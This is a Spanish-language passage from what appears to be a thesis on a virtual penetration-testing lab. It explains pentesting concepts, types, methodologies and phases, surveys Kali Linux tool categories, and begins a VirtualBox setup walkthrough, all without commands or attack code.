Debido a que en este proyecto se pretende adquirir conocimiento acerca de las pruebas de intrusión y desarrollar habilidades en el descubrimiento y explotación de vulnerabilidades en equipos y sistemas informáticos, el laboratorio virtual será sometido a ataques internos experimentando principalmente amenazas del tipo intencional como son: accesos no autorizados y programas maliciosos. Por ello, el laboratorio virtual no cuenta con alguno de los modelos de defensa antes mencionados ya que solamente algunos de los activos que lo conforman tienen medidas defensivas con la intención de simular una red de computadoras común en donde se tienen equipos con y sin medidas defensivas como son antivirus y firewalls también para facilitar y a su vez hacer visible el proceso de intrusión.

Por otro lado, la topología de la red virtual de computadoras es una LAN (red de área local), usando el estándar 802.3 y con poca seguridad, con el fin de que cualquier persona que cuente con poco o sin ningún conocimiento en los temas de virtualización y pruebas de intrusión, pueda replicar y entender el presente trabajo sin mayor dificultad.

Capítulo 2

Pruebas de intrusión

2.1 ¿Qué son las pruebas de intrusión?

Las pruebas de intrusión pueden definirse como el proceso legal y autorizado para localizar y explotar con éxito las vulnerabilidades de sistemas informáticos, como parte de un proceso proactivo orientado a mejorar los niveles de seguridad. El proceso incluye básicamente la identificación y evaluación de vulnerabilidades del sistema informático, la ejecución de ataques para explotarlos y la documentación de los procedimientos realizados. Las pruebas de intrusión siempre terminan con recomendaciones específicas para abordar y solucionar los problemas que se descubrieron durante la prueba. La idea general detrás de las pruebas de intrusión es encontrar huecos de seguridad mediante el uso de las mismas herramientas y técnicas que utilizan los atacantes con el fin de estar preparados para cuando ataques posteriores sean realizados por un atacante real. Estos hallazgos deben ser mitigados antes de que un atacante malicioso los explote. Las pruebas de intrusión también son conocidas como *penetration testing*, *pen testing*, *PT*, *Hacking*, *ethical hacking*, *white hat hacking*, *offensive security* o *red teaming* [5].

Un probador de intrusión o *penetration tester* se distingue de un atacante malicioso precisamente por su intención benéfica y la falta de malicia. El cliente o dueño de los activos debe proporcionar un claro permiso por escrito para realizar pruebas de intrusión. Esta aprobación debe incluir una descripción clara de lo que va a ser probado y cuándo se llevará a cabo la prueba. Debido a la naturaleza de las pruebas de intrusión, el no obtener esta aprobación podría dar lugar a la comisión de un delito informático, a pesar de tener en mente las mejores intenciones. Por lo tanto, los empleados o expertos externos deben ser advertidos de no realizar pruebas de intrusión sin la debida autorización. Por otra parte, las pruebas de intrusión incompletas y poco profesionales pueden resultar en una pérdida de servicios y la interrupción de la continuidad del negocio, por lo que su realización profesional debe ser ejecutada por personal certificado y legalmente autorizado [6].

2.2 Propósito de las pruebas de intrusión

Las pruebas de intrusión pueden revelar al personal encargado de la seguridad de los activos de información, el nivel de defensa real de los controles y contramedidas sobre los cuales se basa su protección, con la posibilidad de prever las posibles consecuencias de que un verdadero atacante llegase a irrumpir en su red. Las pruebas de intrusión también permiten identificar las vulnerabilidades de seguridad hasta ahora no previstas, así como los posibles huecos de seguridad a los que dan lugar.

Las pruebas de intrusión exponen las deficiencias en el modelo de seguridad de una organización y ayudan a las organizaciones a alcanzar un equilibrio entre la destreza técnica y la funcionalidad del negocio desde la perspectiva de posibles brechas de seguridad. Esta información también es útil durante la recuperación de desastres y la planificación de la continuidad del negocio. En general, las pruebas de intrusión se realizan en una organización para cumplir los siguientes objetivos [6]:

- Verificar y validar la eficacia de las protecciones y controles de seguridad.
- Proporcionar información útil a los equipos de auditoría en la recolección de datos para el cumplimiento normativo.
- Para minimizar los costos de las auditorías de seguridad, proporcionando evidencia realista, amplia y detallada de las capacidades de una empresa.
- Ayudar en la priorización de la aplicación de las actualizaciones de seguridad adecuadas para vulnerabilidades reportadas o conocidas.
- Para conocer los riesgos existentes en redes y sistemas de una organización.
- Evaluar la eficacia de los dispositivos de seguridad de red, tales como firewalls, routers, servidores web, entre otros.
- Proporcionar un enfoque integral para preparar los pasos que se pueden tomar para prevenir una explotación futura.
- Para descubrir si la infraestructura de software, hardware o red existente necesita un cambio o actualización.

2.3 Tipos de pruebas de intrusión

Para ayudar a definir el alcance de las pruebas de intrusión, estas se pueden dividir en diversos tipos, los cuales están basados en los objetivos o en las capas del modelo de defensa que se desean analizar, los siguientes son los más comunes [7].

2.3.1 Prueba de intrusión de red

En una prueba de intrusión de red, se pone a prueba un entorno de red en busca de potenciales vulnerabilidades de seguridad para su posterior explotación. Este tipo de pruebas se divide en dos categorías: pruebas de intrusión externas e internas.

En una prueba de intrusión externa se analizan las vulnerabilidades que pueden ser explotables por un atacante ubicado en internet. Se ponen a prueba los activos de la organización que son visibles externamente como son servidores de correo electrónico, servidores web, *routers,* entre otros. También se lleva a cabo un análisis exhaustivo de la información disponible públicamente. El objetivo es averiguar si un atacante externo puede acceder de forma remota a los equipos de la organización y hasta dónde puede llegar una vez que ha obtenido acceso.

En una prueba interna se analizan las vulnerabilidades que pueden ser explotables por un atacante con acceso a la red interna de la organización. Este tipo de prueba simula un ataque interno por un usuario autorizado y también es útil para estimar el daño que un empleado descontento puede causar.

2.3.2 Prueba de intrusión de aplicación web

En este tipo de pruebas el *penetration tester* tiene la tarea de detectar y explotar vulnerabilidades en las aplicaciones web con el fin de conseguir información crítica como números de tarjetas de crédito, nombres de usuarios y contraseñas.

2.3.3 Prueba de intrusión de aplicaciones móviles

La prueba de intrusión de aplicaciones móviles son las pruebas de intrusión más recientes que se han vuelto comunes ya que casi todas las organizaciones usan aplicaciones móviles basadas en los sistemas operativos Android e iOS para proporcionar servicios a sus clientes. En este tipo de pruebas el propósito es analizar

la seguridad de las aplicaciones móviles mediante la detección y explotación de posibles puntos débiles.

2.3.4 Prueba de intrusión de ingeniería social

En este tipo de pruebas el objetivo a atacar son las personas o usuarios con el fin de explotar las vulnerabilidades humanas (el deseo de ser útil, el desconocimiento de las políticas de seguridad, la confianza en personas desconocidas, entre otras) mediante el engaño y con el fin de adquirir información sensible. Este tipo de pruebas puede ser parte de una prueba de intrusión de red debido a que una organización puede solicitar al *penetration tester* poner a prueba a sus usuarios o empleados con el fin de engañarlos y convencerlos a realizar acciones que ponen en riesgo la seguridad de la información que poseen, como por ejemplo abrir archivos y páginas web con contenido malicioso con la intención de ganar acceso a sus sistemas y revelar información sensible.

Por otro lado cada tipo de prueba también está clasificado de acuerdo al nivel de información que se conoce acerca del objetivo a ser probado. Las pruebas de intrusión más comúnmente aceptadas son las pruebas de caja negra (*Black- Box*), las pruebas de caja blanca (*White-Box*) y las pruebas de caja gris (*Gray-Box*), las cuales se describen a continuación [7].

2.3.5 Prueba de caja negra

En este tipo de pruebas se cuenta con poca o ninguna información sobre el objetivo. Un ejemplo de este escenario es cuando se realiza una prueba de intrusión de red en la cual no se tiene información sobre zonas desmilitarizadas (*DMZ*), sistemas operativos, versión de servidores, entre otras. Ésta se realiza solo con el detalle de una dirección web o rangos de direcciones IP proporcionados al *penetration tester*.

En el caso de una prueba de intrusión de aplicación web, el código fuente de la aplicación web no es proporcionado. Este es un escenario muy común cuando se realiza una prueba de intrusión externa. Así mismo simula un ataque externo hacia el sitio web o hacia la red de la organización realizada por un delincuente informático.

2.3.6 Prueba de caja blanca

En este tipo de pruebas se cuenta con toda o casi toda la información sobre el objetivo, es decir, el equipo de pruebas o el *pentester* tiene acceso para evaluar las redes y ha sido dotado de diagramas de la red y detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo conduce a realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos de red que residen en la red, en lugar de invertir tiempo enumerando lo que podría posiblemente estar en la red. Este escenario es muy común en las pruebas de intrusión internas, ya que las organizaciones están preocupadas por la fuga de información.

Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo de la red interna.

2.3.7 Prueba de caja gris

En una prueba de caja gris, se conoce información del objetivo pero no toda ya que algunos datos permanecen ocultos. En el caso de una prueba de intrusión de red, la organización proporciona los nombres de las aplicaciones que se ejecutan detrás de una IP; sin embargo, no da a conocer la versión exacta de los servicios en ejecución. El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.

2.4 Evaluación de vulnerabilidades y pruebas de intrusión

A menudo, una evaluación de vulnerabilidades se confunde con una prueba de intrusión; sin embargo, estos términos tienen significados completamente diferentes. En una evaluación de vulnerabilidad, la meta es descubrir todas las vulnerabilidades existentes en los activos y sus medidas de protección para documentarlas y darles seguimiento. Sin embargo, en una prueba de intrusión, tenemos que actuar como lo

haría un atacante en la búsqueda de vulnerabilidades en nuestros activos para su posterior explotación.

Es decir, la principal diferencia entre una evaluación de vulnerabilidades y una prueba de intrusión, radica en que las pruebas de intrusión van más allá del nivel de únicamente identificar vulnerabilidades, y van hacia el proceso de su explotación, escalar privilegios, y mantener el acceso en el sistema objetivo (lo que las hace más intrusivas y agresivas). Mientras que la evaluación de vulnerabilidades proporciona una amplia visión de las fallas existentes en los sistemas, pero sin medir el impacto real de estas para los sistemas en consideración, por lo que las hace no invasivas [8].

2.5 Metodologías para la realización de pruebas de intrusión

En la actualidad existen metodologías formales para conducir pruebas de intrusión sobre un gran número de sistemas, las cuales han sido desarrolladas por institutos y organizaciones reconocidas internacionalmente en el campo de la seguridad de la información. Estas metodologías ofrecen una guía para realizar diferentes pruebas, establecer los requerimientos de cada prueba y documentar la evidencia recolectada. En general, se distinguen dos tipos importantes de metodologías de pruebas de intrusión:

1. Metodologías privadas.
2. Metodologías de código abierto y públicas.

La selección de una metodología depende del contexto de la organización, de los requerimientos de seguridad y de los recursos y presupuesto disponibles.

2.5.1 Metodologías privadas

Estas metodologías son propuestas por empresas y organizaciones privadas dedicadas a la consultoría y venta de tecnología en el área de seguridad. Algunas de ellas ofrecen también certificaciones para especialistas en sus productos y servicios. Algunas de estas organizaciones tienen también algunas metodologías que se mantienen confidenciales. Ejemplos de algunas metodologías de este tipo son las de IBM, Foundstone y EC-Council LPT [6].

2.5.2 Metodologías de código abierto y públicas

Existe una amplia gama de metodologías que están a disposición del público, algunas de las cuales se encuentran en línea. Es importante mencionar que el hecho de que estas metodologías sean abiertas, no significa que no sean útiles en la realización profesional de pruebas de intrusión. Más bien, su carácter público se debe a la intención original dispuesta por los organismos que las desarrollan, algunos de los cuales poseen un alto reconocimiento entre la comunidad internacional de la seguridad de la información. Entre las principales metodologías se enumeran las siguientes:

- *Open Source Security Testing Methodology Manual (OSSTMM)* [9].
- *The Penetration Testing Execution Standard (PTES)* [10].
- *Open Web Application Security Project (OWASP) Testing Guide* [11].
- *NIST - Technical Guide to Information Security Testing and Assessment (SP 800-115)* [12].

2.6 Fases de una prueba de intrusión

Las fases genéricas [5] usadas comúnmente en la realización de pruebas de intrusión se presentan en la figura 6.




Figura 6. Procedimiento de una prueba de intrusión.

2.6.1 Reconocimiento o recopilación de información

Esta fase se centra en el intento de recolectar toda la información posible sobre el objetivo usando fuentes de acceso público tales como internet, observación de hábitos de la empresa o inclusive la basura que deshecha. A través de Internet es posible conocer direcciones IP, posibles nombres de usuarios, información de contacto, tecnología y configuraciones utilizadas, documentos, perfiles de puestos y otra información relevante. Observando los hábitos del personal de la empresa es posible conocer sus nombres, puestos y círculos sociales. Buscando en los documentos que desechan las empresas, es posible conocer información relevante y datos importantes impresos y aparentemente destruidos.

Durante esta fase cada fragmento de información obtenida es importante y no debe ser subestimada ya que se debe tener en consideración que la recolección de una mayor cantidad de información, generará una mayor probabilidad para un ataque satisfactorio. Esta etapa se realiza por lo general en forma pasiva, sin entrar en contacto directamente con los activos o personal de la empresa y su objetivo es reunir la mayor cantidad de información que facilite el resto del procedimiento.

2.6.2 Escaneo o exploración

En esta fase, el *penetration tester* utiliza la información obtenida en la fase anterior sobre los empleados, contratistas y sistemas de información para comenzar a expandir la visión de las estructuras del sistema de información física y lógica dentro de la organización.

El enfoque principal de la fase de exploración es para determinar información específica acerca del o los objetivos usando comúnmente herramientas automatizadas. A lo largo de esta fase, la atención se centra en la búsqueda de hosts activos, determinar los tipos de nodos (computadora de escritorio, laptop, servidor y demás dispositivos de red), el sistema operativo, los servicios públicos ofrecidos (aplicaciones web, SMTP, FTP, entre otros), así como también posibles vulnerabilidades.

Para realizar dichas tareas, esta fase se puede dividir en las siguientes etapas:

- Determinar si un sistema está en actividad enviando paquetes ping.

- Escanear los puertos de los sistemas utilizando herramientas de software tales como Nmap.
- Escanear los sistemas en busca de vulnerabilidades utilizando herramientas de software tales como Nessus, OpenVAS o alguna otra.

El objetivo de esta fase es tener una lista de posibles puntos de acceso hacia el interior del objetivo, identificando el número de hosts activos, su configuración, sistemas operativos, puertos abiertos y vulnerabilidades específicas del hardware y software.

2.6.3 Explotación

Esta fase dependerá totalmente de los resultados obtenidos en las etapas anteriores, por lo que cada prueba será diferente de acuerdo a los servicios existentes y las vulnerabilidades presentes. En términos simples, la explotación es el proceso de obtener el control de un sistema. Sin embargo, es importante entender que no todas las pruebas conducen por igual al compromiso total del sistema.

En esta fase es muy común el uso de exploits, los cuales son pequeños programas ejecutables en la forma de *scripts*, disponibles en grandes bases de datos de acceso libre. Un exploit está programado para sacar provecho de una falla de seguridad para eludir los controles y contramedidas. Cada exploit está diseñado para explotar determinados problemas o errores (*bugs*) en el código de las aplicaciones o de los sistemas operativos, dando a los *hackers* la posibilidad de iniciar o ejecutar una carga útil (*payload*) la cual es código malicioso que permite ejecutar acciones adicionales en el sistema objetivo. El contenido de los exploits en conjunto con los *payloads* pueden alterar la funcionalidad original del software y permitirnos hacer cualquier cantidad de cosas como instalar nuevo software, deshabilitar servicios en ejecución, añadir nuevos usuarios en el sistema comprometido y mucho más.

En esta etapa se pueden realizar distintas acciones como resultado de la explotación, por mencionar algunas:

- Copiar archivos hacia el objetivo
- Copiar archivos desde el objetivo

- Reconfigurar el objetivo
- Instalar software
- Tomar control total
- Causar negación de servicio
- Usar un objetivo para llegar a otro
- Obtener contraseñas

Existe una vasta cantidad de herramientas para explotar vulnerabilidades, desde exploits independientes hasta herramientas especializadas para el desarrollo y la ejecución de exploits contra sistemas objetivos. Una de las herramientas más utilizadas es Metasploit framework, la cual contiene cientos de exploits aplicables a distintos sistemas operativos, a distintos servicios y a distintas versiones, así mismo contiene varios tipos de interfaces que facilitan la ejecución.

2.6.4 Post explotación o preservación del acceso

En esta fase, el objetivo principal es hacer que los equipos explotados estén accesibles al intruso en cualquier momento. Después de explotar las vulnerabilidades y escalar privilegios en los equipos vulnerados, la siguiente fase consiste en crear un mecanismo para mantener el acceso en los equipos de destino comprometidos en la fase anterior. Por lo tanto, en el futuro, si la vulnerabilidad que fue explotada consigue ser corregida, todavía se pueda acceder al sistema. Es posible que sea necesario consultar con el cliente o dueños de los activos, acerca de esta fase, antes de realizar dicha acción en sus sistemas ya que la mayoría de la gente se muestra preocupada por el hecho de que el mecanismo utilizado para preservar el acceso sea descubierto y utilizado por algún tercero no autorizado.

Algunos de los mecanismos utilizados para preservar el acceso consisten en instalar *backdoors y rootkits* los cuales se explican más adelante.

En el caso específico de un *exploit*, su existencia es temporal, pues trabaja y proporciona acceso sólo mientras el equipo que fue explotado o comprometido se encuentra encendido. A menudo, cuando se reinicia el equipo de destino o el proceso de explotación se detiene, se perderá el acceso remoto inicial. Como resultado de esto, la siguiente tarea a completar cuando se gana acceso a un sistema, es migrar el

acceso remoto a un lugar más permanente. Esto se suele hacer a través de la instalación de *backdoors* las cuales se explican a continuación.

En el sentido más simple, una puerta trasera o *backdoor*, es una pieza de software que reside en el equipo vulnerado y permite al atacante volver y conectarse en la máquina en cualquier momento. En la mayoría de los casos, la *backdoor* es un proceso que se ejecuta en la máquina de destino y normalmente permite que un usuario no autorizado controle la computadora personal. Por otro lado, las *backdoors* bien podrían implementarse instalando *rootkits* en el sistema operativo del equipo. Los *rootkits* son un tipo especial de software los cuales se incrustan profundamente en el sistema operativo y realizan una serie de tareas, incluyendo la de proporcionar a un intruso la capacidad de esconder procesos y programas.

2.6.5 Reporte

La etapa final y tal vez la más importante, es la elaboración del reporte de hallazgos, ya que es en esta fase donde se comunica con detalle lo que se hizo, cómo se hizo y cómo la organización puede aprovechar esta información para mitigar las vulnerabilidades detectadas durante el análisis. Por esta razón, es muy importante cuidar la calidad de la documentación de las pruebas de intrusión realizadas.

El formato de un reporte puede ser muy variable, pero puede definirse un formato genérico para redactarlo.

Es recomendable presentar la documentación de manera jerárquica, ya que tomando como hecho que todas las vulnerabilidades deben ser eliminadas, existen algunas que pueden representar mayor impacto a la organización, por lo que es prioritaria la solución inmediata. Finalmente, es importante mencionar que resulta imprescindible la elaboración de una bitácora donde se registre el historial de los problemas de seguridad que se han detectado, lo cual tendrá un gran valor en la solución de problemas de seguridad en el futuro.

Para concluir una vez expuesta la base teórica, se explica a continuación el alcance del laboratorio virtual en cuanto a las pruebas de intrusión que se realizarán en éste.

Se pretende someter el laboratorio virtual a pruebas de intrusión de red interna desde una perspectiva de caja gris.

Debido a que la red del laboratorio virtual está aislada de internet por motivos de seguridad, éste no expone información públicamente accesible en la web por lo que no se contempla llevar a cabo la fase de reconocimiento o recopilación de información dentro del mismo.

Para la fase de escaneo o exploración se contempla mapear la red y sus vulnerabilidades más importantes con la ayuda de algunas de las herramientas más utilizadas.

Para la fase de explotación se contempla atacar y comprometer los activos del laboratorio virtual para demostrar el uso de las herramientas utilizadas en esta fase. Debido a que esta etapa puede ser demasiado extensa, solamente se contempla demostrar de forma manual y paso a paso cómo se explota una vulnerabilidad en particular descubierta en uno de los equipos del laboratorio mediante la selección y el uso del exploit y *payload* adecuados. Por otro lado también se contempla atacar los activos del laboratorio virtual para explotar varias de sus vulnerabilidades mediante el uso de una herramienta automatizada.

Debido a que las pruebas de intrusión suelen ser muy extensas, para la fase de post explotación o preservación del acceso solamente se explicará la instalación de *backdoors* en alguno de los activos del laboratorio virtual.

Finalmente se contempla documentar los resultados obtenidos de las pruebas de intrusión realizadas al laboratorio virtual mediante un reporte.

Capítulo 3

La distribución Kali Linux para pruebas de intrusión

3.1 ¿Qué es Kali Linux?

Kali Linux o simplemente Kali, es una distribución para el sistema operativo Linux desarrollada específicamente para pruebas de intrusión y auditorias de seguridad. En un principio, Kali era conocida como BackTrack, la cual a su vez era una fusión de tres distribuciones de Linux para pruebas de intrusión: IWHAX, WHOPPIX y Auditor. BackTrack fue en su momento una de las distribuciones Linux más famosas, como se puede comprobar por el número de descargas que llegó a más de 4 millones en su versión BackTrack Linux 4.0 final. La versión 1.0 de Kali Linux fue lanzada el 12 de Marzo de 2013. Cinco días después, la versión 1.0.1 fue lanzada, en la cual se solucionaron problemas relacionados con los controladores de teclado USB. En esos cinco días, Kali tuvo más de 90,000 descargas [8].

3.2 Características de Kali Linux

Algunas de las características de Kali Linux son las siguientes [13]:

- Está basada en la distribución Debian Linux.
- Cuenta con más de 300 herramientas para pruebas de intrusión.
- Es un software de código abierto y su distribución es gratuita.
- Cuenta con un amplio soporte para dispositivos inalámbricos.
- Tiene un núcleo o kernel personalizado para la inyección de paquetes.
- El equipo de Kali Linux está compuesto por un pequeño grupo de personas de confianza que sólo puede comprometer e interactuar con los paquetes de los repositorios, haciendo uso de múltiples protocolos seguros.
- Los usuarios pueden personalizar Kali Linux para satisfacer sus necesidades.
- Es compatible con los dispositivos basados en ARM (RK3306 MK/SS808, Raspberry Pi, ODROID U2/X2, MK802/MK802 II, Samsung Chromebook).

3.3 Categorías de las herramientas de Kali Linux

Kali Linux contiene un conjunto de herramientas de gran utilidad a lo largo de todo el proceso de las pruebas de intrusión. Estas herramientas se pueden clasificar en las siguientes categorías.

- **Recopilación de información:** Esta categoría contiene varias herramientas que pueden ser utilizadas para recopilar información acerca de DNS, IDS/IPS, escaneado en red, sistemas operativos, encaminamiento, SSL, SMB, VPN, voz sobre IP, SNMP, direcciones de correo electrónico y análisis de tráfico.
- **Análisis de vulnerabilidades:** En esta categoría, se pueden encontrar herramientas para escanear vulnerabilidades en general. También contiene herramientas para evaluar redes basadas en tecnología de Cisco y herramientas para evaluar bases de datos. Esta categoría también incluye varias herramientas para *fuzzing*, las cuales son técnicas de testeo de software capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado [14].
- **Aplicaciones web:** Esta categoría contiene las herramientas relacionadas con las aplicaciones web tales como escáneres de vulnerabilidades web, la explotación de bases de datos, *fuzzers* (inyectores de falta o de fallas) para aplicaciones web, aplicaciones Proxy, identificación de IDS/IPS e indexadores web.
- **Ataques de contraseñas:** Esta categoría contiene varias herramientas que pueden ser utilizadas para realizar ataques de contraseña, con conexión o sin conexión.
- **Herramientas de explotación:** Esta categoría contiene herramientas que se pueden utilizar para explotar las vulnerabilidades encontradas en el entorno de destino. Se pueden encontrar herramientas para la explotación de la red, web, bases de datos de *exploits*, ataques Cisco y herramientas para el desarrollo de *exploits*. También cuenta con una herramienta para realizar ataques de ingeniería social la cual consiste en manipular a una persona a través de técnicas psicológicas y habilidades sociales con el fin de obtener información, el acceso a un sistema o la ejecución de una actividad más elaborada (como el robo de un activo), pudiendo ser o no del interés de la persona objetivo [15];

en la mayoría de los casos el atacante no se encuentra cara a cara con la víctima.

- **Herramientas para husmear y envenenar en la red:** Las herramientas de esta categoría pueden ser usadas para husmear o analizar la web y el tráfico de Internet. Esta categoría también incluye herramientas para el envenenamiento de redes mediante suplantación de identidad (*spoofing*) que consiste en hacerse pasar por otro dispositivo o usuario de la red con el fin de lanzar ataques contra las máquinas de la red, robar datos, instalar malware o evadir los controles de acceso [16].
- **Herramientas para mantener el acceso:** Las herramientas de esta categoría pueden ayudar a mantener el acceso a la máquina de destino. Aquí se pueden encontrar herramientas para abrir puertas traseras (*backdooring*) en el sistema operativo y en aplicaciones web. También se pueden encontrar herramientas para *tunneling*, que consiste en realizar enlaces virtuales punto a punto entre la máquina del atacante y la máquina victima mediante el encapsulamiento de un protocolo de red dentro de otro protocolo de red con el fin de evadir la protección del sistema objetivo, que comúnmente consiste de un firewall [8].
- **Herramientas de reporte:** En esta categoría, se encuentran herramientas que ayudan a documentar el proceso de las pruebas de intrusión y los resultados.
- **Servicios del sistema:** Esta categoría contiene varios servicios que pueden ser útiles durante las pruebas de intrusión, como por ejemplo el servicio HTTP de Apache, el servicio MySQL para bases de datos, el servicio SSH, y el servicio de Metasploit.

Como se muestra en la figura 7, Kali Linux también ofrece herramientas adicionales para la realización de pruebas más especializadas tales como las siguientes.

- **Ataques wireless:** Esta categoría incluye herramientas para atacar dispositivos Bluetooth, RFID / NFC, y dispositivos inalámbricos 802.11.

- **Ingeniería inversa:** Esta categoría contiene herramientas que se pueden utilizar para depurar un programa o desensamblar un archivo ejecutable.
- **Pruebas de estrés:** Esta categoría contiene herramientas que se pueden utilizar para realizar pruebas de estrés en redes WLAN, web y también para VoIP.
- **Hackeo de hardware:** Las herramientas en esta categoría se pueden usar si se desea trabajar con Android y Arduino.
- **Forensia:** En esta categoría se encuentran varias herramientas que pueden ser utilizadas para realizar análisis forense digital, en imágenes, contraseñas, archivos PDF, antivirus, RAM; herramientas forenses de recuperación y también para realizar análisis forense en redes.




Figura 7. Herramientas de Kali Linux.

Por último, como una mejora adicional, Kali Linux proporciona una categoría llamada *Top 10 Security Tools*, con las 10 herramientas de seguridad más utilizadas por los *penetration testers* profesionales. Las herramientas que se incluyen en esta categoría

son Aircrack-ng, Burpsuite, Hydra, John, Maltego, Metasploit Framework, Nmap, Owasp-zap, Sqlmap y Wireshark.

3.4 Proceso de instalación de Kali Linux en una máquina virtual

3.4.1 Ventajas del uso de un entorno virtual

El uso de un entorno virtual para la realización de pruebas de intrusión tiene importantes ventajas, entre las cuales se pueden mencionar las siguientes.

- Una prueba común con máquinas virtuales puede ser desarrollada y mantenida, asegurando que los probadores estén familiarizados con el conjunto de herramientas y su impacto en los sistemas de destino típicos.
- Las máquinas virtuales facilitan una rápida conmutación entre los sistemas operativos anfitrión (*host*) e invitados, lo que permite al probador moverse entre las plataformas Windows y Linux con el fin de encontrar la combinación óptima de las herramientas para la prueba.
- Las máquinas virtuales son móviles, estas se pueden mover a diferentes sistemas y plataformas operativas.
- Las máquinas virtuales se pueden archivar en una biblioteca para facilitar pruebas de regresión. Después de que un conjunto de herramientas se ha utilizado para validar la seguridad de una red o sistema, los probadores se preguntan a menudo si su metodología y herramientas habrían detectado una vulnerabilidad en particular presente en el momento de la prueba. De este modo los probadores pueden regresar atrás y volver a probar la vulnerabilidad mediante la VM archivada para determinar si habría sido detectada o si la red se encontraba en riesgo de ataques.

Aunque existen máquinas virtuales preconfiguradas disponibles para su descarga, una buena práctica para los *penetration testers* es crear y configurar su propia máquina virtual usando imágenes ISO validadas. Para la implementación del laboratorio virtual para pruebas de intrusión descrito en este trabajo, se utilizará el

hypervisor VirtualBox de Oracle, aunque Kali Linux también es compatible con el hypervisor VMWare.

3.4.2 Creación de la máquina virtual usando VirtualBox

Una vez instalado el software de VirtualBox, usando el menú de herramientas del hypervisor mostrado en la figura 8, se crea una nueva máquina virtual.

Figura 8. Menú de opciones de VM VirtualBox.

Posteriormente se elige el nombre descriptivo para la nueva máquina virtual, el cual será en este caso Kali Linux, Linux como sistema operativo y Debian como la versión del mismo, como se muestra en la figura 9.

Figura 9: Selección del sistema operativo para la máquina virtual.

Kali Linux exige un mínimo de 512 MB de memoria RAM, pero para lograr un desempeño aceptable se le asigna 1 GB de RAM (figura 10).




Figura 10: Selección del tamaño de memoria (RAM) para la máquina virtual.

En un sistema virtual, el sistema operativo huésped se almacena en un sistema de archivos y no en una unidad de disco como en el caso del sistema operativo anfitrión. Por esta razón, es necesario especificar el tipo de archivo sobre el cual se almacenará el sistema operativo huésped, como se muestra en la figura 11.

Figura 11. Selección del tipo de archivo de unidad de disco duro para la máquina virtual.

Al finalizar, el sistema muestra el resumen de los parámetros de la máquina virtual creada como se muestra en la figura 12.

